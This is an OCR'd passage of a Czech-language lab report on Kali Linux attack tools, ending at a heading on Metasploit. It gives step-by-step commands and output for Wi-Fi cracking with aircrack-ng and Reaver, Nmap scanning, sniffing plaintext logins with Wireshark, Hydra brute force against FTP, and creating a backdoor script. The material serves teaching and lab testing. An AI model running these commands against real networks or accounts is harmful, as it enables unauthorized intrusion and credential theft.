
4 Typy útoků

4.1 „Evil twin attack“

Cílem tohoto útoku je vytvořit přístupový bod wifi, který bude vypadat natolik věrohodně, aby se k němu uživatel připojil. Jakmile se tak stane, uloží se přihlašovací údaje k této síti a uživatel bude přesměrován na skutečnou wifi.

V Kali Linux je možné útok provést třeba přes nástroj nazývaný „Fluxion“. Pokud je útok prováděn na konkrétní subjekt, je potřeba nejdřív nějakým jiným nástrojem zjistit, jak se síť nazývá, poté vytvořit přístupový bod, který se bude nazývat obdobně a čekat, zda se uživatel připojí.

Ukázka prostředí:



„Brute force“

Brute force attack je technika, která se používá k odhalení hesla nebo šifrovaného textu prostřednictvím opakovaného pokusu o zadání všech možných kombinací. Tento typ útoku se používá, když není jiná možnost, jak získat přístup.

Takový útok může trvat poměrně dlouhou dobu, zvláště pokud je heslo silné a obsahuje mnoho znaků.

V Kali Linux jsou 3 nástroje, které umožňují úrok provést

- Hydra
- Medusa
- Aircrack-ng

Použití AirCrack-ng (musí podporovat wifi adaptér), pomocí příkazu „*ifconfig*“ se provede zjištění, jaké jsou dostupné sítě.

1. Spustění příkazu „`airodump-ng NÁZEV_ADAPTÉTRU`“, tím se naskenují dostupné sítě.
2. Následuje spuštění příkazu „`airodump-ng -c <číslo_kanálu> --bssid <MAC_adresa_cílové_sítě> -w capture_file NAZEV_SITE`“.
3. Poslední spuštěný příkaz bude „`aircrack-ng -w wordlist.txt -b <MAC_adresa_cílové_sítě> capture_file-01.cap`
   Tímto se provede brute force, který vyzkouší všechna hesla uložená v souboru „wordlist.txt“.

4.2 „Port scanning“

Port scanning se používá ke zjištění zranitelnosti služeb, které mohou hackeři nebo analytici získat po proniknutí do systému. Jedná se vždy o první krok, který hackeři systému používají k nabourání se do sítě. Při skenování portů se používají dva protokoly: TCP a UDP. TCP skenování používá jako hlavní metodu skenování SYN. Paket SYN je odeslán vytvořením tzv. spojení s hostitelem, který vyhodnotí odpověď od hostitele. Kromě výše uvedeného je další metodou, která se používá pro skenování TCP, skenování spojení TCP. Skenování portů funguje následujícím způsobem, nejprve se odešle požadavek, který se připojí k cílovému počítači na adrese jednotlivých portech a zjišťuje, které porty odpovídají. Útočník může raději zůstat neodhalen, pokud skenování portů používá ke škodlivé činnosti. Skenování SYN může uživatele upozornit o portech, které jsou otevřené, a o těch, které ne. To obvykle závisí na typu odpovědi, kterou útočník obdrží. Pro skrytí skutečného zdroje skenování portů lze použít různé triky. Uživatelé proto musí zajistit ochranu své sítě tím, že provedou vlastní skenování portů. Úspěšní mohou být v tomto směru tak, že zjistí, který port v jejich síti je otevřený, aby zabránili hackerům v přístupu

do sítě nebo systému. Služby nabízené jednotlivými porty se liší. Software pro skenování portů umí několik základních technik. Mezi tyto techniky patří skenování vanilky, skenování SYN, skenování XMAS a FIN, skenování FTP Bounce a sweep scan. Skenování portů je důležitým nástrojem, který působí při penetračním testování k posílení zabezpečení sítě a je to cenný nástroj.

4.3 Backdoor

Backdoor je metoda, která obchází ověřování v softwaru nebo v síti, aniž by došlo k jejímu odhalení. Obvykle se vytvoří v síti/systému, aby bylo možné kdykoliv vstoupit do systému „nepozorovaně“. „Zadní vrátka“ jsou vytvořena správcem systému, proto je obtížné, aby byl odhalen nebo poznán konkrétním uživatelem. Hackeři však mohou systém zadních vrátek využít k získání přístupu do systému. Může také označovat přístupový bod v softwarovém programu pro vzdálenou správu. Zadní vrátka mohou být chráněna pomocí pevně zakódovaného softwaru, který obsahuje pověření, jako např. hesla a uživatelská jména, která nelze změnit.
Použití Backdoor:


1. Vytvoří se soubor, který bude obsahovat skript například příkazem „*nano backdoor.sh*“, kde „nano“ je terminálový editor, „backdoor“ je název souboru a „.sh“ je přípona.
2. Nyní se skript zedituje tak, aby dělal, co je potřeba, aby v budoucnu bylo možné soubor využít.
3. Po vytvoření souboru je potřeba mu nastavit potřebná práva, aby šel spustit v budoucnu. To se provede příkazem „*chmod +x bacskdoor.sh“*

5 Praktické použití

5.1 Užití Nmap

Cíl: Používání Kali Linuxu ve virtualizované laboratoři pomohlo seznámit se s různými skenovacími nástroji používanými pro pasivní a aktivní sběr informací na hostiteli neboli „oběti“. Cílem této ukázky je seznámit se s nástrojem Nmap (Network Mapper) a jeho použitím pro skenování sítě. Nmap je výkonný skener sítě, který umožňuje získat informace o aktivitě sítě, zranitelnostech, otevřených portech a dalších informacích, které mohou ohrozit bezpečnost sítě. V rámci tohoto experimentu bude ukázáno, jak používat Nmap pro skenování lokální sítě a pro získání informací o aktivních zařízeních, operačním systému a dalších užitečných informací.

Předpoklady: Nejprve je potřeba provést kontrolu, zda je nástroj Nmap nainstalovaný a k dispozici. V Kali Linux je tento nástroj již předinstalovaný, v případě, že by v systému nebyl, je potřeba jej nainstalovat příkazem v konzoli „`sudo apt-get install nmap`“. Jako další je potřeba znát IP adresu a masku sítě, na které se skenování bude provádět. To lze zjistit příkazem „`ifconfig`“, který nám vypíše stav sítě. V našem případě vypadají informace o síti takto:



Z toho je patrné, že IP adresa je 192.168.0.213 a maska 255.255.255.0

Realizace: Když jsou k dispozici všechny potřebné informace, je možné přejít k samotnému skenování. To se spustí příkazem „`nmap -sn 192.198.0.0/24`“. Parametr -sn určí, že hledáme zařízení na této síti.

V tomto případě byla nalezená 3 zařízení s IP adresami 192.168.0.1, 101 a 213

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-02 12:21 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0076s latency).
Nmap scan report for 192.168.0.101
Host is up (0.032s latency).
Nmap scan report for 192.168.0.213
Host is up (0.00041s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.43 seconds
```

Pro skenování portů lze využít stejný příkaz pouze s parametrem -sV, tedy „`nmap -sV 192.168.0.0/24`“, výsledek pak v tomto případě vypadá takto:

```
└─$ nmap -sV 192.168.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-02 11:33 EDT
WARNING: Service 192.168.0.1:80 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for 192.168.0.1
Host is up (0.038s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.78
80/tcp open  rtsp
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.93%I=7%D=8/2%Time=64CA773B%P=x86_64-pc-linux-gnu%r(RTSPR
SF:equest,1BE,"RTSP/1\.0\x20400\x20Bad\x20Request\r\nAccess-Control-Allow-
SF:Origin:\x20http://\(null\)\r\nReferrer-Policy:\x20origin\r\nContent-Sec
SF:urity-Policy:\x20default-src\x20'self'\x20'unsafe-eval'\x20'unsafe-inli
SF:ne'\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Options:
SF:\x20nosniff\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Wed,\x2002\x2
SF:0Aug\x202023\x2017:33:13\x20GMT\r\nContent-Type:\x20text/html\r\n\r\n<H
SF:TML>\n<HEAD><TITLE>400\x20Bad\x20Request</TITLE></HEAD>\n</HTML><HR>\nN
SF:ET-DK/1\.0\x20Error:\x20400\x20Bad\x20Request</TITLE></HEAD>\n</HR>")%r
SF:(GenericLines,1BC,"\(null\)\x20400\x20Bad\x20Request\r\nAccess-Control-
SF:Allow-Origin:\x20http://\(null\)\r\nReferrer-Policy:\x20origin\r\nConte
SF:nt-Security-Policy:\x20default-src\x20'self'\x20'unsafe-eval'\x20'unsaf
SF:e-inline'\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Op
SF:tions:\x20nosniff\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Wed,\x2
SF:002\x20Aug\x202023\x2017:33:13\x20GMT\r\nContent-Type:\x20text/html\r\n
SF:\r\n<HTML>\n<HEAD><TITLE>400\x20Bad\x20Request</TITLE></HEAD>\n</HTML><
SF:HR>\nNET-DK/1\.0\x20Error:\x20400\x20Bad\x20Request</TITLE></HEAD>\n</H
SF:R>")%r(SIPOptions,1BD,"SIP/2\.0\x20400\x20Bad\x20Request\r\nAccess-Cont
SF:rol-Allow-Origin:\x20http://\(null\)\r\nReferrer-Policy:\x20origin\r\nC
SF:ontent-Security-Policy:\x20default-src\x20'self'\x20'unsafe-eval'\x20'u
SF:nsafe-inline'\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Typ
SF:e-Options:\x20nosniff\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Wed
SF:,\x2002\x20Aug\x202023\x2017:33:14\x20GMT\r\nContent-Type:\x20text/html
SF:\r\n\r\n<HTML>\n<HEAD><TITLE>400\x20Bad\x20Request</TITLE></HEAD>\n</HT
SF:ML><HR>\nNET-DK/1\.0\x20Error:\x20400\x20Bad\x20Request</TITLE></HEAD>\
SF:n</HR>");

Nmap scan report for 192.168.0.213
Host is up (0.00014s latency).
All 1000 scanned ports on 192.168.0.213 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

Z toho lze odvodit, že máme k dispozici porty 80/tcp, 53/tcp a jednu službu, kterou se nepodařilo identifikovat.

Závěr a vyhodnocení: Nástroj nmap nabízí více funkcí, pro tento případ byly použity dva základní příkazy pro skenování sítě, do které je počítač umístěn.


Výsledky tohoto testu, říkají, že případné bezpečnostní mezery na této síti mohou být porty 53/tcp, 80/tcp a zařízení s IP adresami s koncovkou .1, .101 a .213.

Jednou z cest tedy může být vydávání se za jedno z těchto zařízení pro hlubší proniknutí do sítě.

5.2 Použití Reaver

Reaver je nástroj pro útok na zabezpečenou Wi-Fi síť pomocí prolomení WPS (Wi-Fi Protected Setup) PINu.

Cíl: Cílem tohoto LABu je seznámit se s nástrojem Reaver a jeho použitím k prolomení WPS (Wi-Fi Protected Setup) PIN kódu u Wi-Fi sítí, které používají WPS pro snadnější připojení nových zařízení. Útok na WPS PIN kód umožňuje získat heslo k Wi-Fi síti, což může mít vážný dopad na její bezpečnost. V rámci tohoto experimentu si vyzkoušíme, jak realizovat útok na WPS PIN pomocí nástroje Reaver.
Předpoklady: Pro tento test je potřeba ověřit, zda je nástroj nainstalovaný. V prostředí Kali Linux je již předinstalovaný, kdyby nebyl je potřeba instalovat příkazem „`sudo apt-get install reaver`“.
Další věc, která je pro úspěšné prolomení potřeba, je BSSID (MAC adresa) sítě, která je daná jako cíl. To zjistíme pomocí příkazu „`iwlist wlan0 scan`“.
Realizace: První krok je spuštění skenování wifi sítí. To se provede příkazem „`airmon-ng start wlan0`“.
Samotné spuštění pokusu o prolomení se provede příkazem „`reaver -i wlan0mon -b <BSSID -S -v>`“ s tím, že za BSSID se dosadí MAC adresa, která se zjistila v předchozím kroku. Po spuštění tohoto příkazu nástroj Reaver začne zkoušet všech 11000 možností, jaký může pin být. Po nalezení správného pinu vypíše tabulku, viz níže, kde zobrazí informace o tom, jak dlouho hledal a jaký pin je.



Závěr a vyhodnocení: V tomto případě se tedy podařilo prolomit pin k síti, je možné se k ní připojit a provádět další kroky. Tento nástroj funguje relativně snado a rychle, je všem omezen tím, že se dá použít pouze na sítě, které mají zabezpečení WPS.


5.3 Použití Wireshark

Wireshark je jeden z nejrozšířenějších nástrojů pro provádění sniffingu na síti. Wiresahrk je dostupný pro více platforem, funguje tedy i ve Windows. V tomto experimentu však bude využito již nastavené prostředí Kali Linux. Na rozdíl od většiny ostatních nástrojů má Wireshark i vlastní grafické rozhraní a nezobrazuje se pouze v konzoli, ale jako samostatné okno s aplikací.


Cíl: Cílem tohoto LABu je seznámit se s nástrojem Wireshark, který je široce používaným nástrojem pro analýzu síťového provozu. Účelem je naučit se zachytávat, analyzovat a interpretovat pakety v síti pomocí Wiresharku. V rámci tohoto LABu si vyzkoušíme, jak použít Wireshark k analýze provozu v testovací síti.
Postup: Krom prostředí Kali Linux, máme na stejné síti připojený i počítač s operačním systémem Windows. Na tomto počítači bude simulované chování

uživatele, který na síti využívá internet a přistupuje k internetovým stránkám, které vyžadují přihlášení. Pro tento LAB se předpokládá, že útočník dříve využil nástroj Nmap a má získané informace o zařízeních v síti, a také že využil nástroj Reaver a připojil se k této síti, která byla zabezpečena pinem.

Nejprve spustíme Wireshark příkazem v konzoli „`wireshark`“. Zde je pak možné vidět několik možností. V tomto případě se zaměříme na volbu „eth0“, což označuje náš síťový adaptér.




Po vybrání a spuštění se začal odchytávat pohyb na síti, v tomto případě to vypadá takto:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	44.238.29.244	192.168.209.128	TCP	60	80 → 53308 [FIN, PSH, ACK] Seq=1 Ack=1 Win=64239
2	0.000061201	192.168.209.128	44.238.29.244	TCP	54	53308 → 80 [ACK] Seq=1 Ack=2 Win=62780 Len=0
3	1.807370168	192.168.209.128	44.238.29.244	TCP	54	53320 → 80 [FIN, ACK] Seq=1 Ack=1 Win=62780 Len=0
4	1.807853469	44.238.29.244	192.168.209.128	TCP	60	80 → 53320 [ACK] Seq=1 Ack=2 Win=64239 Len=0
5	1.996824097	44.238.29.244	192.168.209.128	TCP	60	80 → 53320 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239
6	1.996865697	192.168.209.128	44.238.29.244	TCP	54	53320 → 80 [ACK] Seq=2 Ack=2 Win=62780 Len=0
7	11.414525982	192.168.209.128	192.168.209.2	DNS	79	Standard query 0xe38e A testasp.vulnweb.com
8	11.420708402	192.168.209.2	192.168.209.128	DNS	95	Standard query response 0xe38e A testasp.vulnweb.
9	11.422845809	192.168.209.128	44.238.29.244	TCP	74	33966 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
10	11.610720621	44.238.29.244	192.168.209.128	TCP	60	80 → 33966 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
11	11.610834622	192.168.209.128	44.238.29.244	TCP	54	33966 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
12	11.611940625	192.168.209.128	44.238.29.244	HTTP	695	POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1
13	11.612223126	44.238.29.244	192.168.209.128	TCP	60	80 → 33966 [ACK] Seq=1 Ack=642 Win=64240 Len=0
14	11.806714850	44.238.29.244	192.168.209.128	TCP	1474	80 → 33966 [PSH, ACK] Seq=1 Ack=642 Win=64240 Len
15	11.806753551	192.168.209.128	44.238.29.244	TCP	54	33966 → 80 [ACK] Seq=642 Ack=1421 Win=63900 Len=0
16	11.813057770	44.238.29.244	192.168.209.128	HTTP	2030	HTTP/1.1 200 OK (text/html)
17	11.813145371	192.168.209.128	44.238.29.244	TCP	54	33966 → 80 [ACK] Seq=642 Ack=3397 Win=62780 Len=0

Po spuštění, si imaginární uživatel otevřel stránku, kam zadal své přihlašovací údaje. V zachycených paketech je možné vidět, že dva prošlyi přes protokol „HTTP“ a dále pak že v něm byla použit metoda POST, to nám může naznačit, že v tomto packetu nalezneme pro útočníka přínosné informace.

Po dvojkliknutí na tento packet je možné vidět několik řádků s informacemi, které se dají rozkliknout a dále zobrazit. Po rozkliknutí „HTML form ENCODED“ lze pozorovat, že byl odeslaný formulář ve webovém prohlížeči. A protože připojení na tuto stránku nebylo zabezpečené, vidíme rovnou také přihlašovací údaje.



Nyní tedy díky nástoji Nmap víme, kdo zařízení s touto IP adresou používá, a díky Wireshark, máme jeho přihlašovací údaje. Alespoň pro stránku, kde se přihlašoval. To lze pak dále využít. Nejčastějším a nejjednodušším využitím bude vyzkoušení hesla třeba do doménového účtu, nebo jiné internetové stránky.


Závěr a zhodnocení: V tomto experimentu jsme úspěšně zjistili přihlašovací údaje uživatele. V rámci zabezpečení sítě je tedy možné tento test provést a zablokovat všechny takové stránky, kde by připojení nebylo šifrované.

5.4 Použití Hydra

Cíl: Cílem tohoto LABu je seznámit se s nástrojem Hydra, který je nástrojem pro útok hrubou silou na autentizační mechanismy. Účelem je naučit se používat Hydra k prolomení hesel a testování síťového zabezpečení. V rámci tohoto LABu si vyzkoušíme, jak pomocí Hydra provést útok hrubou silou na testovací autentizační mechanismy. Tento konkrétní útok bude zaměřen na FTP port 21.

Postup: V tomto experimentu budou využity poznatky z minulých labů, tj. víme, jaké jsou otevřené porty, jsme připojení na síti, a máme odchycené některé přihlašovací údaje.

Jako první je potřeba vytvořit dva soubory, pokud již nebyly vytvořené pro jiný experiment. V jednom budou uložené hesla a ve druhém jména, které se nám podařilo zjistit předchozím zkoumáním. Pojmenování souborů záleží čistě na útočníkovi, je potřeba dodržet, že co řádek, to heslo/jméno.




V tomto příkladu je v každém souboru pouze 1 řádek. Pro použití na reálné síti je potřeba mít soubory zaplněné maximálním počtem možností, byly bádáním zjištěny.

Pokud máme všechny tyto kroky hotové, je možné přejít k samotnému pokusu o prolomení. To se provede příkazem „`hydra -L nazev_couboru_se_jmeny.txt -P nazev_souboru_s_hesly.txt <IP_adresa_hosta> ftp`“.


Nyní nástroj vypíše všechny kombinace přihlášení, které jsou možné.

Pokud žádná kombinace ze souborů není správná výpis konzole bude vypadat takto:



V takovém případě je potřeba využít další metody získání přístupových údajů, které se uloží do vytvořených souborů a příkaz se spustí znovu.

Pokud některá kombinace ovšem správná je, vypíše konzole všechny možnosti.



(pouze demonstrativní obrázek)

Pokud je nalezena správná kombinace, je možné příkazem „`ftp`“ provést přihlášení.

Závěr a zhodnocení: Pokud se povedl experiment správně, je možné nyní operovat na ftp serveru a postupovat dále do systému. Je třeba možné nahradit některý ze souborů skriptem, který pak uživatel při přístupu k tomuto souboru spustí.

5.5 Použití Metasploit

